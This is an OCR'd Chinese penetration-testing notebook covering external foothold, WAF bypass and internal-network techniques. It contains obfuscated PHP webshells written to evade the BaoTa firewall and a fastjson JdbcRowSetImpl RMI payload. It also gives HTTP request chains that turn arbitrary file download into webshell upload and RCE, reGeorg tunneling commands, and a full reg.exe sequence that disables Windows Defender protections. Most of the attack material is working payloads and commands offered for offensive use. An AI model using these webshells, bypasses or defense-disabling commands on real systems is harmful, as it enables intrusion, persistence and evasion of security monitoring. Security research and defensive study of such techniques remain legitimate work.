Notes List

- 🏴‍☠️ 打点-隐藏资产探测-host碰撞
- 🏴‍☠️ "登录框" 攻击面
- 🏴‍☠️ 宝塔防火墙 Bypass
- 🏴‍☠️ fastjson bypass 某WAF
- 🏴‍☠️ 内网-代理(reGeorg+Proxifier+Win)
- 🏴‍☠️ 内网-代理(reGeorg+proxychains+Linux))
- 🏴‍☠️ 内网-代理(ssocks反向代理))
- 🏴‍☠️ 打点-Druid未授权访问→RCE
- 🏴‍☠️ 打点-任意文件下载→RCE
- 🏴‍☠️ pocsuite3代理使用
- 🏴‍☠️ 打点-子域名爆破-泛解析问题
- 🏴‍☠️ "SQL注入" 攻击面
- 🏴‍☠️ "文件删除" 攻击面
- 🏴‍☠️ "Java SSRF" 攻击面
- 🏴‍☠️ 黑盒-漏洞挖掘(弱口令→任意文件下载→RCE)
- 🏴‍☠️ 打点-ThinkPHP 5.0.X(debug模式+空数组)
- 🏴‍☠️ 内网-CMD获取RDP端口
- 🏴‍☠️ 内网-规避杀软 Windows Defender
- 🏴‍☠️ 打点-文件下载-mlocate.db
- 🏴‍☠️ 内网-CMD获取WIFI密码
- 🏴‍☠️ 内网-DMZ区突破
- 🏴‍☠️ 内网-PowerShell命令历史记录
- 🏴‍☠️ 内网-定位多网卡主机
- 🏴‍☠️ 内网-主机"不出网"
- 🏴‍☠️ 内网-跨域
- 🏴‍☠️ 打点-Confluence RCE利用
- 🏴‍☠️ 打点-文件下载-.net环境
- 🏴‍☠️ 内网-vSphere & vCenter的后利用姿势
- 🏴‍☠️ 钓鱼-邮箱探针
- 🏴‍☠️ 内网-Citrix的后渗透思路
- 🏴‍☠️ 打点-Confluence后利用思路
- 🏴‍☠️ 基建-关于学习RFC规范的必要性
- 🏴‍☠️ 基建-负载均衡场景下的渗透
- 🏴‍☠️ 云安全-K8S场景下的渗透
- 🏴‍☠️ 信息收集-FoFa获取闭源软件源码

- 🏴‍☠️ 打点-文件写入→RCE 的路径
- 🏴‍☠️ 内网-Microsoft ATA 规避
- 🏴‍☠️ 打点-SQLi+旁站XSS→RCE
- 🏴‍☠️ 打点-文件下载/读取-mysql ibdata1
- 🏴‍☠️ 内网-vCenter利用-获取ESXI账号密码

隐藏资产探测-host碰撞

step1：搜集子域名

step2：搜集IP（目标域名历史解析IP）

step3：以IP+域名的形式进行碰撞

传送：

```
https://github.com/fofapro/Hosts_scan
https://github.com/shmilylty/OneForAll
https://fofa.so/
https://site.ip138.com/
https://ipchaxun.com/
https://securitytrails.com/list/apex_domain/  # 子域名
```

参考：

```
https://www.cnblogs.com/Rain99-/p/13756032.html
https://xz.aliyun.com/t/9590
```

复现：

环境搭建

实验环境

```
# 安装nginx
apt install nginx
# 创建nginx配置文件
/usr/sbin/nginx -t
# 配置文件位置
/etc/nginx/nginx.conf
```

实战环境(模拟)

- 反代
- 限制IP访问

文件nginx.conf配置如下

```
http {
  ##
  # Virtual Host Configs
  ##
```

```
  include /etc/nginx/conf.d/*.conf;
  # include /etc/nginx/sites-enabled/*;
  # 限制IP访问
  server {
    listen 80 default;
    server_name _;
    return 403;
    }
  server {
          listen       80;
          server_name  nginx.lab.com;
    location / {
              proxy_pass http://10.10.10.12:8000;
              index  index.html index.htm index.jsp;
          }
      }
}
```

复现效果

如下图所示

- IP访问

- 域名访问


Windows

```
# 修改 hosts

notepad %windir%\system32\drivers\etc\hosts

# 添加以下绑定关系

10.10.10.12 nginx.lab.com
```




```
flag{pen4uin_lab}
```

使用Burpsuite复现

"登录框" 攻击面

- 用户名枚举
- 空口令
- 弱口令
- 登录认证绕过
- 暴力破解
- 图形验证码绕过


- 短信验证码绕过（或爆破）
- 短信轰炸（重放）
- 邮箱轰炸（重放）
- 密码明文传输
- SQL注入（万能密码）
- 任意用户密码重置
- 目录遍历
- 敏感信息泄露
- 框架漏洞（shiro）
- XSS
- JS文件

宝塔防火墙 Bypass

- 传参方式 $_COOKIE
- 编码绕过流量检测

3重 base64 失败 （似乎检测了关键字‘base64’）

3重 url编码 成功



贴两个🐂(侵删)

demo1:

```
<?php
$p=$_COOKIE;(count($p)==23&&in_array(gettype($p).count($p),$p))?
(($p[59]=$p[59].$p[72])&&($p[91]=$p[59]($p[91]))&&($p=$p[91]($p[90],$p[59]
($p[31])))&&$p()):$p;
?>
```

demo2:

```
<?php
$poc ="axsxsxexrxt";
$poc_1 = explode("x", $poc);
$poc_2 = $poc_1[0] . $poc_1[1] . $poc_1[2] . $poc_1[3]. $poc_1[4]. $poc_1[5];
$poc_2(urldecode(urldecode(urldecode($_REQUEST[x]))));
?>
```

fastjson bypass 某WAF

demo

```
{{"@type":"java.net.URL","val":"http://.dnslog.cn"}:0
```


bypass

```
{"@type":\b"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://127.0.0.1:9999","auto
Commit":true}}
```

内网渗透-代理(reGeorg+Proxifier+Win)

```
# reGeorg
https://github.com/sensepost/reGeorg
# Proxifier
https://pc.qq.com/detail/13/detail_10593.html
```

上传对应的tunnel文件，如图即可



然后attack-pc 执行

```
python2 reGeorgSocksProxy.py -u http://192.168.10.211/tunnel.nosocket.php -p 8888
```


proxifier配置代理如下

- 127.0.0.1:8888
- socks5

内网渗透-代理(reGeorg+proxychains+Linux)

```
# reGeorg
https://github.com/sensepost/reGeorg
# Proxifier
https://pc.qq.com/detail/13/detail_10593.html
```

上传对应的tunnel文件，如图即可




然后attack-pc 执行

```
python2 reGeorgSocksProxy.py -u http://192.168.10.211/tunnel.nosocket.php -p 4561
```

proxychains配置如下：

- vim /etc/proxychains.conf



demo：使用proxychains代理远程登录windows

```
proxychains rdesktop -g 1440x900 172.17.17.7:3389 //-g后面代表要使用的分辨率
```

内网渗透-代理(ssocks反向代理)

```
https://sourceforge.net/projects/ssocks/
```

参考： https://apt404.github.io/2016/09/12/ssocks/

Druid未授权访问→RCE

- 目录扫描 /druid/index.html
- 信息泄露 Session & URI(后台)
- 伪造session进入后台，发现上传点

```
POST /index HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101
Firefox/87.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 0
Origin:
Referer:
Cookie: JSESSIONID=589A43F0FAxxxxxx2A4403C143A77A51
```

- 绕过前端js验证实现任意文件上传

任意文件下载→RCE

- 发现1处文件下载的地方

```
GET /download?module=&method=Download&name=test.zip&filepath=doc/test.zip HTTP/1.1
Host: 1.1.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml
Accept-Encoding: gzip, deflate
```

- burp抓包，换为post请求发现可下载任意文件

```
POST /download HTTP/1.1
Host: 1.1.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml
Accept-Encoding: gzip, deflate

module=&method=Download&name=test.zip&filepath=../webapps/WEB-INF/web.xml
```

- 读取日志文件判断class文件的位置

```
POST /download HTTP/1.1
Host: 1.1.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml
Accept-Encoding: gzip, deflate

module=&method=Download&name=test.zip&filepath=../logs/catalina.2021-xx-xx.log
```

- 下载class文件分析审计,在/download路由下的servlet存在上传文件和更新文件的操作
  - 首先上传一个空文件到web目录

```
POST /download HTTP/1.1
Host: 1.1.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml
Accept-Encoding: gzip, deflate

module=&method=upload&txtFile_Name=x.jsp&home=/&filepath=../webapps/
```

  - 更新文件内容为webshell

```
POST /download HTTP/1.1
Host: 1.1.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/xml
Accept-Encoding: gzip, deflate

module=&method=updateContent&home=/&filepath=../webapps/x.jsp&content=xxxxxx
```


- 成功突破网络边界进入内网

pocsuite3代理食用

命令行:

```
python cli.py -r pocs\rce.py -u http://127.0.0.1/ --verify --proxy socks5://1.2.3.4:5678
python cli.py -r pocs\rce.py -u http://127.0.0.1/ --verify --proxy socks4://1.2.3.4:5678
python cli.py -r pocs\rce.py -u http://127.0.0.1/ --verify --proxy http://1.2.3.4:5678
python cli.py -r pocs\rce.py -u http://127.0.0.1/ --verify --proxy https://1.2.3.4:5678
```

proxier:



子域名爆破-泛解析问题

0.泛解析

> 原理:
> 利用通配符(*)将所有某个级别的域名解析到同一个IP地址上。
>
> 举例:
> 现有域名github.com，设置泛解析后，所有该域名下的子域aaa.github.com,bbb.aaa.github.com都会被解析到和github.com相同的ip地址。

1.OneForAll:

> 访问一个随机的并不存在的域，通过返回结果判断是否存在泛解析，若存在泛解析，程序会不断的循环产生随机域名向服务器查询，将每次查询到的IP和TTL记录下来，直到大部分的IP地址出现次数都大于两次，则IP黑名单的收集结束，在得到了IP黑名单以后，将自己的字典中的每一项和要指定查询的域名进行拼接爆破，然后根据IP黑名单进行过滤。

2.SubdomainBrute

> 超过10个域名指向同一IP，则此后发现的其他指向该IP的域名将被丢弃。

3.目前思路-TTL黑名单

> 在权威 DNS 中，泛解析记录的 TTL 肯定是相同的，如果子域名记录相同，但 TTL 不同，那这条记录可以说肯定不是泛解析记录。

参考：http://sh3ll.me/

SQL注入攻击面

- 万能密码
- 敏感信息 邮箱/电话等 → 供社工钓鱼使用
- 凭证 session/密码等 → 外网系统入口(OA/邮箱/VPN)
- RCE
  - mssql xp_cmdshell
  - mysql udf
- Webshell
  - mysql
  - mssql
  - oracle
- SSRF
  - mssql
  - oracle
- 端口扫描
  - oracle
- 凭据(NTLM Hash)
  - Windows & UNC

文件删除攻击面

- 删除install.lock导致重装，进而RCE
  - /sys/install.lock VAuditDemo
- 删除某些配置文件导致重装，进而RCE
  - my.php 然之协同
- 删除权限校验文件，组合受限漏洞(文件上传/SQLi注入等)，进而RCE
  - /inc/auth.inc.php 通达OA
- 删除账号密码配置文件，导致账号密码重新配置，进而获得管理员权限
  - /WEB-INF/resources/privilege.xml 帆软报表系统(FineReport)

Java SSRF攻击面

- 利用file协议任意文件读取
- 利用http协议端口/服务探测
- 利用http协议进行 ntlm relay
- 组合redis等内网服务从而rce(weblogic)

黑盒-漏洞挖掘(弱口令→任意文件下载→RCE)

- Tip: fofa随缘，独立ip 1000+即可

step1


- 搜索产品的安装手册/用户手册（弱口令，影子账户等）
- 发现通用弱口令-admin/admin

step2

- 登录后台并测试功能点，burp抓取流量
- 发现参数：?xmlPath=
  - 构造payload

```
.action?xmlPath=../../conf/tomcat-users.xml
.action?xmlPath=../../webapps/examples/WEB-INF/web.xml
```

- 经测试存在任意文件读取漏洞



step3

- 回溯burp的代理流量
- cookie发现参数:rememberMe
- 尝试组合任意文件读取进行漏洞利用
  - web.xml → shiro.ini(失败)
  - tomcat-users.xml → 控制台利用思路(失败)

- 最后还是作为脚本小子的快乐:)

ThinkPHP 5.0.X(Debug模式+空数组)

- 若目标启用了 debug 模式，敏感功能点传递空数组可能会引起程序抛出异常泄露敏感信息 by xxxeyJ

```
POST /index/login HTTP/1.1
User-Agent:
Accept:
Accept-Encoding:
Content-Type:

username=admin&password[]=&verifycode=
```

内网-CMD获取RDP端口

Terminal下执行

```
REG query HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server\WinStations\RDP-Tcp
/v PortNumber
```

响应

```
PortNumber REG_DWORD 0xd3d
```

进制转换得到

内网-规避杀软 Windows Defender

```
# Defensive Evasion
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
DisableAntiSpyware /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender" /v DisableAntiVirus
/t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v
MpEnablePus /t REG_DWORD /d 0 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection"
/v DisableBehaviorMonitoring /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection"
/v DisableIOAVProtection /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection"
/v DisableOnAccessProtection /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection"
/v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection"
/v DisableRoutinelyTakingAction /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection"
/v DisableScanOnRealtimeEnable /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v
DisableEnhancedNotifications /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
DisableBlockAtFirstSeen /t REG_DWORD /d 1 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
SpynetReporting /t REG_DWORD /d 0 /f
reg.exe     add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
SubmitSamplesConsent /t REG_DWORD /d 2 /f
reg.exe     delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
```

打点-文件下载/信息收集 mlocate.db

mlocate.db是linux下的一个数据库文件，用于存放locate命令的索引，也就是相当于存放了所有文件的路径。

文件位置

> /var/lib/mlocate/mlocate.db

与之对应的命令 — locate

在拿到目标权限后做信息收集还是蛮不错的


```
locate web.xml
```

```
neo@neo-web:~$ locate web.xml
/home/neo/vulhub/base/jboss/as-4.0.5/jmx-console/jboss-web.xml
/home/neo/vulhub/base/jboss/as-4.0.5/jmx-console/web.xml
/home/neo/vulhub/base/jboss/as-4.0.5/web-console/jboss-web.xml
/home/neo/vulhub/base/jboss/as-4.0.5/web-console/web.xml
/home/neo/vulhub/base/jboss/as-6.1.0/jmx-console.jboss-web.xml
/home/neo/vulhub/base/jboss/as-6.1.0/jmx-console.web.xml
/home/neo/vulhub/base/jboss/as-6.1.0/web-console.jboss-web.xml
/home/neo/vulhub/base/jboss/as-6.1.0/web-console.web.xml
/home/neo/vulhub/base/mojarra/2.1.28/src/main/webapp/WEB-INF/web.xml
/home/neo/vulhub/base/struts2/2.3.28/src/main/webapp/WEB-INF/web.xml
/home/neo/vulhub/base/struts2/2.3.30/src/main/webapp/WEB-INF/web.xml
/home/neo/vulhub/base/struts2/2.5.16/src/main/webapp/WEB-INF/web.xml
/home/neo/vulhub/base/struts2/2.5.25/src/main/webapp/WEB-INF/web.xml
/home/neo/vulhub/jetty/CVE-2021-28164/src/WEB-INF/web.xml
/home/neo/vulhub/jetty/CVE-2021-28169/src/WEB-INF/web.xml
/home/neo/vulhub/jetty/CVE-2021-34429/src/WEB-INF/web.xml
/opt/atlassian/confluence/conf/web.xml
